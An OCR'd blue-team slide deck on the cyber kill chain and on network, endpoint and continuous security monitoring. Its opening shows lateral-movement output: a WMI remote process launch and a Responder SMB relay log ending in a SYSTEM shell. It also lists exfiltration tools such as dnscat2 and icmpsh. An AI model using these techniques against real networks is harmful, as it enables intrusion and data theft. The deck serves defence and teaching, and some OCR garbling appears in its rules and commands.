
I DON'T ALWAYS PERFORM LATERAL MOVEMENT
BUT WHEN I DO, I USE POWERSHELL
memegenerator.net



```
PS C:\Users\roman\Documents> Invoke-WmiMethod -Path win32_Process -Name create -ArgumentList notepad.exe
-ComputerName 192.168.83.167 -Credential $Cred

__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 3040
ReturnValue      : 0

PS C:\Users\roman\Documents> Get-WmiObject -query {select * from win32_process where name="notepad.exe"}
-ComputerName 192.168.83.167 -Credential $Cred

__GENUS                    : 2
__CLASS                    : Win32_Process
__SUPERCLASS               : CIM_Process
__DYNASTY                  : CIM_ManagedSystemElement
__RELPATH                  : Win32_Process.Handle="3040"
__PROPERTY_COUNT           : 45
__DERIVATION               : {CIM_Process, CIM_LogicalElement, CIM_ManagedSystemElement}
__SERVER                   : WIN-QQUSBM5EDB3
__NAMESPACE                : root\cimv2
__PATH                     : \\WIN-QQUSBM5EDB3\root\cimv2:Win32_Process.Handle="3040"
Caption                    : notepad.exe
```

LATERAL MOVEMENT

- Responder
- psexec
- WMIC
- at
- Scheduled Tasks
- WinRM (if enabled)
- PS-Remoting



```
Retrieving information for 192.168.83.219...
SMB signing: False
Os version: 'Windows 8.1 Pro 9600'
Hostname: 'WIN8VIC'
Part of the 'DONTHACK' domain
[+] Setting up SMB relay with SMB challenge: d366de4e40a28f1d
[+] Received NTLMv2 hash from: 192.168.83.200
[+] Client info: ['Windows Server 2012 R2 Standard 9600', domain: 'DONTHACK', signing:'True']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Connected to 192.168.83.219 as LocalSystem.
C:\Windows\system32\:#ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::a0ab:d4e8:2478:b12f%3
   IPv4 Address. . . . . . . . . . . : 192.168.83.219
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.83.2

C:\Windows\system32\:#whoami
nt authority\system
```

Mitigation: Lateral Movement

- Restrict local accounts to local auth (no non-domain network logons!) KB2871997
- Limit communication btn workstations (Windows Firewall)
- Use Microsoft LAPs to automatically change local administrator accounts
- Remove Extra local admin accounts
- Disable SMBv1, WPAD & LLMNR
- Enforce LDAP & SMB Signing (Win 2012+)

INTRUSION PHASES

- Initial Exploitation / Foothold
- Reconnaissance
- Privilege Escalation
- Persistence
- Lateral movement
- Data Exfiltration

DATA EXFILTERATION

- Common Exfil Channels
- HTTP/S:
  - Reliable and enables large file transfers
  - Enables encryption there hard to tell what was exfiltrated
- FTP/SFTP:
  - Reliable and enables large file transfers
  - Built into both windows and linux systems
- Email:
  - majority of organizations allow email (SMTP traffic) to arbitrary addresses
  - No need to add additional tools to compromised system

DATA EXFILTERATION

- Cloud Services:
  - Traffic usually SSL Encrypted therefore hard to analyse
  - Obscure the final destination of the data
  - Traverse an HTTP Proxy therefore direct outbound connection not required
- RDP
  - Ability to control machine like local user
  - Can mount drive to compromised system and use copy & paste operations
- IRC
  - Data exfil triggered by Direct Client Connect (DCC) Send subprotocol of IRC
  - Can be tunneled thru SSL as well

ADVANCED DATA EXFILTERATION

- Toys of choice:
  - DNSCAT2: https://github.com/iagox86
  - ICMPSHELL: http://inquisb.github.com/icmpsh
- Encapsulate traffic into DNS & ICMP respectively
- Attacker only needs server piece of the software
- Attacker can upload & download files thru the protocols
- No network blocks ICMP or DNS traffic

Mitigation: Data Exfiltration

- Default deny outbound across all INTERNAL segments
- Application whitelisting
- Restricted Admin Mode RDP
- … More on this when we get to the firewall section

Cyber kill chain/ Intrusion Phases

- Reconnaissance
- Initial Exploitation/ Foothold
- Establish Persistence
- Install Tools
- Lateral Movement
- Data Exfiltration

AGENDA

- Why?
- Cyber Kill-Chain
- Architectural Security Design
- Network Security Monitoring
- Endpoint Security Monitoring
- Continuous Security Monitoring
- Summary
- Bonus Section

ARCHITECTURAL SECURITY DESIGN


Rest of the presentation is going to be divided into two main parts

Network Security Monitoring (NSM) focuses on data in motion

- NIDS alerts
- Packets
- Flow

Continuous Security Monitoring (CSM) focuses on data at rest

- Log files
- Registry keys
- Vulnerability assessments



NSM Devices

Device	Example
Perimeter firewall	Checkpoint
Nextgen firewall	OpenAppId
IPS	Snort/Suricata
IDS	Snort/Suricata
bro	bro
Sandbox	Cuckoo Sandbox
Malware Detonation Devices	Mandiant Appliance
WAF	modsecurity
Proxy	Pfsense / Checkpoint
SSL Inspection	Pfsense / Checkpoint
SIEM	Splunk/ELK
Packet Capture	Moloch
Honeypots	Diarnea
TAPS	Throwing star/ Shark Tap/ US robotics
HoneyTokens	

NETWORK SECURITY MONITORING

Critical Network Security Monitoring capabilities

- Identifying client-side and service-side exploits
- Identifying command and control traffic, including unknown persistent outbound network connections
- Tracking .EXEs on the network
- Tracking HTTP user agents
- Tracking encryption certificates

1. Tracking EXE’s in a network

Cornerstone defensible network concept: predictable transfer of .EXEs

- Regular users should not download and install .EXEs from random Internet sources

How .EXEs should enter a network:

- Trusted vendor Internet software distribution server -> internal software distribution server -> desktop

For example:

- download.microsoft.com -> internal WSUS server -> desktop

…Tracking EXEs in a network… ctd

You should block/alert (ideal) or alert on the following:

- $randominternetsite.example.com -> desktop.internal
- desktop1.internal -> desktop2.internal
- Hopefully, your network has zones for clients and servers &

If not, please fix this

- Then define your server and client networks

```
ipvar CLIENT_NET [192.168.0.0/23,192.168.3.0/24]
ipvar SERVER_NET [192.168.2.0/24]
```

Alerting on transferred EXEs in the network

Take our emerging threats rule:

```
alert tcp $EXTERNAL NET any -> $HOME NET any (msg:"ET POLICY PE
EXE or DLL Windows file download"; flow:established,to_client;
content:"MZ"; byte jump:4,58,relative,little; content:"PE100
001"; distance:-64; within:4; classtype:policy-violation;
sid:2000419; rev:18;) 1
```

Make two changes so that it becomes this and do the same for UDP:

```
alert tcp $CLIENT_NET any -> $CLIENT_NET any (msg:"ET POLICY PE
EXE or DLL Windows file download"; flow:established,to_client;
content:"MZ"; byte_ jump:4,58,relative,little; content:"PE100
001"; distance:-64; within:4; classtype:policy-violation;
sid:5110419; rev:18;) 2
```

- Then alert for any .EXEs transferred client-client


2. Identifying command and control traffic

- CIS Critical Security Control #12 is Boundary Defense, “Detect/prevent/correct the flow of information transferring networks of different trust levels with a focus on security-damaging data

Network defenders should be aware of every persistent external network connection

✓ Know Thy Network


✓ Enforce protocol compliance on all HTTPS traffic



DETECT FOR ....

- You should be aware of any system sending data to the Internet 24/7/365
- TCP sessions that remain "pinned up" for hours or days
- One internal IP intermittently sending outbound traffic 24/7/365 via HTTP,HTTPS, ICMP (or anything)
- Non-HTTPS network traffic using SSL/TLS should be closely watched
- Detecting Tor is a critical NSM skill since its usually used as C2

- This is one of the most common encrypted malware C2 channels



DETECTIONS … ctd

- Sources of data for persistent external connections include:

o Firewall logs

o Proxy logs

o Summary data from full packet capture

- Script that checks for one internal IP connecting across your Internet boundary at least once/X minutes, 24/7/365

10 minutes is a good threshold

usage: ./persistent.pl < /var/squid/log/access.log

- Whitecap rules to detect malicious ICMP

https://github.com/sans-blue-team/NSM/blob/master/IDSRules/whitecap.rules

3. Tracking HTTP user agents

Capturing U-A

```
tshark -nr 192.168.83.159_49162_41.84.195.13_80-6.pcap -R "http.user agent" -T fields -e http.user_agent
```

```
strings 192.168.83.159_49162_41.84.195.13_80-6.raw | grep "User-Agent"
```

#To count them append | sort | uniq -c | sort -nr

```
evil@onion:/tmp$ strings *.raw | grep "User-Agent" | sort | uniq -c | sort -nr
     75 User-Agent: Microsoft BITS/7.5
     13 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
      1 User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
      1 User-Agent: Java/1.8.0_144
```

4. Tracking encryption certificates

Malware often takes shortcuts

-Broken SSL/TLS chains of trust

-X.509 certificates with missing information

- Use Bro to capture all SSL encryption certificates sent on your network

#catch illegitimate CN field.

#use command below to generate ssl.log, ssh.log etc

```
bro -r /nsm/sensor_data/onion-eth1/dailylogs/2018-07-03/snort.log.1530576004
```

# then this command to extract certificate info

```
cat ssl.log | bro-cut issuer | sort | uniq -c | sort -rn
Normal CN=Digicert, COMODO, Google, Verisign
```

Tracking encryption certificates… ctd

#Using tshark

```
evil@gh0st$ tshark -r BIN_Tbot_20_2012-12.pcap -T fields -Y
"ssl.handshake.certificate" -e x509sat.printableString

www.u5andbly3bbduuzvigs.com,www.lmrr5gzv4aiaoe5gyh.net
www.e3ja5vxzge.com,www.6amrxmoozcbmb3.net
www.wc62pgaaorhccubc.com,www.hstk2emyai4yqa5.net
```

**Assume your network is already owned, and hunt accordingly i.e Search for C2

AGENDA

- Why?
- Cyber Kill-Chain
- Architectural Security Design
- Network Security Monitoring
- Endpoint Security Monitoring
- Continuous Security Monitoring
- Summary
- Bonus Section

Critical Endpoint Security Architecture

- Application monitoring and whitelisting
- Use common, secure configs
- Expedited patching of applications
- Expedited patching of operating systems
- Controlling administrative privileges

1. Application monitoring and whitelisting

- ostensible goal of application whitelisting is to prevent the execution of unknown or untrusted binaries.
- Windows 7+ now supports logging full command line of all launched processes natively
- Run gpedit.msc and set:

o Computer Configuration \Windows Settings \Security Settings \Advanced Audit Policy Configuration\System Audit Policies \Detailed Tracking

o Computer Configuration \Administrative Templates\System\Audit Process Creation'

- Then monitor Security event ID 4688:

o PS> Get-WinEvent -FilterHashtable @{Logname="Security"; ID=4688}

DETECT FOR …

- L0000000000ng commands
- rundll32.exe and cscript.exe
- .vbs scripts
- schtasks and at
- Anything launched from a temp folder

Install Sysmon

Whitelist Integrity

- Filename
- Full path + Filename
- Publisher
- MD5 Hash
- SHA256 Hash
- Digital Signature

2. Expedited patching of operating systems

- Windows Server Update Services (WSUS)

- System Center Updates Publisher (SCUP) is an application that enables more coordinated SCCM-based patch deployment

o Offers a more robust interface

o Supports vendor-supplied update catalogs (most-notably Adobe)

o Allows definition of prerequisite and superseded software

3. Use common, secure configs

Building a Baseline Config

Several goals of the baseline configuration

- Determine a reasonably secure starting point for systems' configurations
- Establish a consistent configuration across majority of systems
- Reduce time to recover a deployed system

The Center for Internet Security's benchmarks have long been a trusted source for good security baseline configurations

4. Expedited patching of applications

- WSUS allows for patching of 3rd party applications
- PDQ Deployment and Inventory
- Microsoft opened up the ability for vendors to extend WSUS to support the distribution of third-party applications

5. Controlling administrative privileges

- Different levels of Windows admins

o Built-in Administrator

o Local Administrator

o Domain Administrator

o Enterprise Administrator

*Local Administrator Password Solution (LAPS), a tool for managing local administrator passwords in a domain environment.

Service Accounts:

—highly privileged accounts that have a user account but are not tied to a particular user and are not controlled as effectively

- Why do we need these types of accounts?

-Because many applications log on without any interactive user available, but still need to run under a particular account

LSA Secrets

- Services often do run as Local Service/Network Service
- when someone refers to an account as a service account, they are typically implying that there is a traditional user account that is used for authentication.
- Given that the whole idea of having a user account logon as a service is to keep someone from having to interactively supply a password, then how exactly do the services authenticate?

- The password is stored in the LSA Secrets in HKLM\Security\Policies\Secrets
- This can be read by accounts with the Debug Programs user right/privilege

DETECTIONS:

Monitor closely for :

o Accounts wielding these privileges unexpectedly

o Accounts being granted these privileges

- Significant User Rights requiring scrutiny

o Allow/Deny Log On Locally

o Allow Log On Through Remote Desktop Services


o Deny Access via the Network

o Logon as a Service

Key Privileges

```
C:/>whoami /priv
```

- Debug Programs
- Load Drivers
- Impersonate a Client After Authentication
- Act as Part of the OS
- Restore Files
- Create a Token
- Take Ownership



Reducing Privileges

-User Account Control

- By default, UAC is disabled for local administrator (RID 500), the one account that everyone knows by name and RID and, by default, is not able to be locked out.
- Ensure that the built-in administrative account also gains the security features afforded by UAC. The setting is found in Group Policy under

Computer Configuration->Windows Settings->Security Options. Look for "User Account Control: Admin

Approval Mode for the Built-in Administrator account."

Security Support Provider (SSP):

- Microsoft enables several Security Support Providers

o The SSPs are packages that allow for different types of authentication to occur

- Ideally, for Microsoft, you would authenticate once and then be able to seamlessly leverage that credential throughout an environment, including:

o Active Directory (Kerberos, NTLMv1/2, LM Challenge Response)

o Web applications (NTLM integrated authentication, HTTP Digest)

o Remote Desktop Services

SSP: WDigest

- The WDigest SSP (implemented via wdigest.dll) exists to facilitate HTTPDigest Authentication
  - HTTP Digest is a Challenge Response authentication protocol meant to address a major deficiency in HTTP Basic auth
  - The primary issue with HTTP Basic auth is sending passwords across the wire Base64-encoded
- To provide this functionality, on the fly, without requiring reauthentication, Windows stores the cleartext password in a readily reversible fashion!!!

Logon Types

- Interactive Logon (Type 2): User logged on locally at the console
- Network Logon (Type 3): Authentication over the network
- Service Logon (Type 4): Account used to log on as a service
- Unlock (Type 7): User account unlocked the workstation
- Remote Interactive (Type 10): An interactive logon, like type 2, but over Remote Desktop Services
- Cached Credentials (Type 11): Authentication using cached credentials rather than the domain

Summary Endpoint Security Monitoring

Deploy application whitelisting

• Only allow previously identified and vetted binaries to execute

Remove key Windows privileges

• Most importantly, remove Debug Programs privilege from all user accounts that lack explicit need

Disable the built-in administrator account

• Review any/all attempts to interact with this account

Review and revoke excessive user rights

• Target servers/services accounts to block local logon

AGENDA

- Why?
- Cyber Kill-Chain
- Architectural Security Design
- Network Security Monitoring
- Endpoint Security Monitoring
- Continuous Security Monitoring
- Summary
- Bonus Section

CONTINUOUS SECURITY MONITORING

- Build a defensible network
- Focus on critical data and systems
- Detect important changes
- Solve problems as they are discovered
- Focus on high-value events
- When faced with large amounts of data, focus on the outliers

CONTINUOUS SECURITY MONITORING

- Monitoring Service Logs
- Monitoring Changes to devices
- Monitoring ProxyData / Firewall
- Monitoring Registry & Startup keys
- Monitoring Critical Windows events
- Monitoring Patching

1. Monitoring Service Logs

- Majorly four services running in an organization
  - DNS
  - SMTP
  - HTTP
  - HTTPS

DNS

- DNS servers can log requests and responses
- DNS logging is usually disabled (default setting)
- These logs can provide a wealth of attack data
- Enable DNS query logging to detect hostname lookup for known malicious C2 domains
- In addition to logging, viewing/dumping, & inspecting the DNS cache is a good short-term investigative tool
- It's easy to check for resolution to known malware domains via scripting
- Malware also uses DNS for command and control (C2) traffic

DNS… ctd

Under DNS detect for:

- Large DNS queries with high entropy
- Large TXT record responses eg Zeus Botnet C2 via DNS
- High volumes of DNS resolution failures can also be a sign of compromise
- Watch for "beaconing" behavior—the same hostnames (that aren't in the Alexa list) being pinged regularly.
- Monitor for young newly created domains
- Monitor for newly accessed domains
- Monitor for uncategorized domains
- Monitor NXDOMAIN – A lot of malware uses DGA

SMTP

Under SMTP detect for:

- Phishing domains - Monitor for fuzzy and young domain requests
- Phishing using keystaff - Monitor staff names
- Unauthorized SMTP - whitelisting SMTP sources
- SMTP misuse - clipping levels i.e number of outbound emails e.g Turla

HTTP

Under HTTP detect for:

- 404 Monitoring for example if 1 IP has more than 10 404s in 30 minutes
- Naked IPs. try reverse DNS lookup for insight
- URL lengths. If > threshold could be SQLi
- User-Agent whitelisting

This can searched from proxy data

HTTPS

- Expired or self signed certificates
- Missing x509 fields
- Certificate validity > 1096days for malware. Normal certs usually have btn 90 and 1096
- High entropy
- Unusual Common name

Data sources:

- Bro certificate logs - proxy logs

2. Monitoring Changes to Devices

a. Diff approach: Retrieve device configurations on a routine schedule

- Compare current configuration to previous
- Report any differences

b. Built-in change detection approach:

- Configure device to report all changes in real-time
- Includes any changes to logging or change detection

Cisco Configuration Change Notification and Logging reports changes to a Cisco device configuration live, as they happen.

- includes reporting the commands an attacker could use to disable logging

and/or Configuration Change Notification and Logging.

hidekeys: Suppresses the logging of passwords (VERY important) on cisco router.

3. Monitoring Proxy Data and / Firewall

Boundary Defense

- Design and implement network perimeters so that all outgoing web, file transfer protocol (FTP), and secure shell traffic to the Internet must pass through at least one proxy on a DMZ network.
- The proxy should support logging individual TCP sessions; blocking specific URLs, domain names, and IP addresses to implement a black list; and applying whitelists of allowed sites that can be accessed through the proxy while blocking all other sites.

Mandatory Proxies

Mandatory proxy 4 outbound connections means:

- A direct malware C2 connection will fail
- Or the malware must send C2 via the proxy

Proxies Allow Easy Detection of C2

This provides a convenient choke point to scan all downloads, plus:

- Save all executable downloads for future (repeated) scanning
- Write scripts to perform behavioral checks

Behavioral Proxy Checks

Look for executable downloads from "naked" IP addresses

- This is (more) normal: http://ads.losenolove.com/file.exe
- This is less normal: http://172.54.52.16/file.exe

Also, check for high entropy in file and directory names

- Directory: "/downloads" -- lower entropy
- Directory: "/liHhXwdzMhJX" -- higher entropy

4. Monitoring Registry & Startup keys

-Regscreenshot

-ProcMon

-Autorunsc

Outbound Ports to Block/Log/Alert

- 25/TCP (SMTP)
- 135/TCP (DCE/RPC)
- 137/UDP (NetBIOS Name Service)
- 139/TCP (NetBIOS Session Service)
- 445/TCP (SMB over TCP)
- 1900/UDP (SSDP)
- 3389/TCP (RDP)

In addition to blocking these outbound ports, monitor blocked traffic

5. Monitoring & Configuring Centralized Logging

-Regscreenshot

-ProcMon

-Autorunsc

Outbound Ports to Block/Log/Alert

- 25/TCP (SMTP) • 135/TCP (DCE/RPC)
- 137/UDP (NetBIOS Name Service) • 139/TCP (NetBIOS Session Service)
- 445/TCP (SMB over TCP) • 1900/UDP (SSDP)
- 3389/TCP (RDP)

In addition to blocking these outbound ports, monitor blocked traffic

Critical Windows Events to Monitor

1. Service creation
2. User creation
3. Adding users to privileged groups
4. Clearing the Event Log
5. RDP/Terminal Services certificate creation
6. Disabling the Windows Firewall

Critical Windows Events to Monitor

7. External media detection

8. Lateral movement -> Track credential theft and resuse and multiple failed logon attempts

9. AppLocker events

10. Object Access -> Audit Files, Folders, Reg keys, Network Shares

11. Custom Logging -> Write-EventLog for generating custom log using Powershell

Critical Event 1: Service Creation

- Monitor for service creation events and enable process tracking logs. On Windows systems, many attackers use PsExec functionality to spread from system to system. Creation of a service is an unusual event and should be monitored closely.
- Process tracking is valuable for incident handling.

Critical Event 2: Command-Line Auditing

- To enable this, run gpedit.msc as administrator and set:
- Computer Configuration\Windows Settings\Security Settings\Advanced Audit Policy\ Configuration\System Audit Policies\Detailed Tracking \Computer Configuration\Administrative Templates\System\Audit Process Creation'
- Then, monitor Security event ID 4688:
- Get-WinEvent -FilterHashtable @{Logname="Security"; ID=4688}

Critical Event 3: User Creation

```
C:\Windows\system32 >net user test Password! /add
The command completed successfully.
```

summary of events created when a local user is added:

- 4720: A user account was created
- 4722: A user account was enabled
- 4724: An attempt was made to reset an account's password
- 4738: A user account was changed.

```
PS C: \ > Get-WinEvent -FilterHashtable
@{LogName="Security"; ID=4720,4722,4724,4738}
```

Critical Event 4: Adding Users to Groups

- Configure systems to issue a log entry and alert when an account is added to or removed from a domain administrators' group, or when a new local administrator account is added on a system
- C:\Windows\system32>net localgroup administrators test /add
- The command completed successfully.
- Adding a user to a local group triggers only one event: Event 4732, "A member was added to a security-enabled local group.

Critical Event 5: Clearing Event Logs

- This action creates security log event ID 1102, "The audit log was cleared." It also creates system event log ID 104, with the same message.
-
  ```
  PS C:\ > Get-WinEvent -FilterHashtable
  @{logname='system';
  ID=104},@{LogName="Security"; ID=1102}
  ```

Critical Event 6: Terminal Services Certificate Creation

- Enabling RDP/Terminal Services forces the creation of a self-signed SSL certificate
- Event ID: 1056
- PS C:\ > Get-WinEvent -FilterHashtable @{LogName="System"; ID=1056}

Critical Event 7: External Media Detection

Limit use of external devices to those with an approved, documented business need. Monitor for use and attempted use of external devices.

- Nine events are generated on a Windows 8.1 system when a new USB is inserted
- Eight events when the same model (but different) USB is used

Zero events on re-use of same (identical) device

- Better catch it the first time

```
PS C:\ > Get-WinEvent -FilterHashtable
@{LogName="System";
ID=7045,10000,100001,10100,20001,20002,20003,24576,2
4577,24579}
```

Critical Event 8: Disabling the Firewall

-
  ```
  PS C:\ > Get-WinEvent -FilterHashTable @{LogName="Microsoft-Windows-Windows Firewall With Advanced Security/Firewall"; 1D=2003}
  ```

Critical Event 9: Detecting Lateral Movement

Unfortunately, both local and domain authentications create the same (basic) Windows security event:

4624, "An account was successfully logged on." Both are as listed as "Logon Type: 2."

Track the Use of Local Credentials via the Network

In a domain environment, virtually all authentication should occur via the domain

- It is easy to whitelist and ignore exceptions

Monitor all Windows Security events (ID: 4624) that authenticate via local credentials

- Ignore the actual domain, plus NT AUTHORITY and Window Manager
- Report any others

This detects lateral movement

Pass-the-Hash and Lateral Movement Mitigation

- Creating unique local account passwords
- Denying local accounts from network logons
- Restricting lateral movement on the network with firewall rules Windows 8.1/Server 2012 (and newer) Features
- Deny local accounts from network logons
- New Remote Desktop feature
- Protecting LSASS
- Clearing credentials
- Protected users group

Critical Event 10:AppLocker Alerts

- Audit mode:

o 8003: <exe or dll> was allowed to run but would have been prevented from running if the AppLocker policy were enforced

o 8006: <script or msi> was allowed to run but would have been prevented from running if the AppLocker policy were enforced

- Block/enforce mode:

o 8004: <exe or dll> was not allowed to run

o 8007: <script or msi> was not allowed to run

Critical Event 11: EMET Alerts

- PS> Get-WinEvent -FilterHashtable @{LogName="application"; ProviderName="EMET"; id=2}

6. Monitoring Patching

The Microsoft Baseline Security Analyzer (MBSA) is a free tool that provides a simple way to monitor the following

- Check for Windows administrative vulnerabilities
- Check for weak passwords
- Check for IIS administrative vulnerabilities
- Check for SQL administrative vulnerabilities
- Check for security updates'

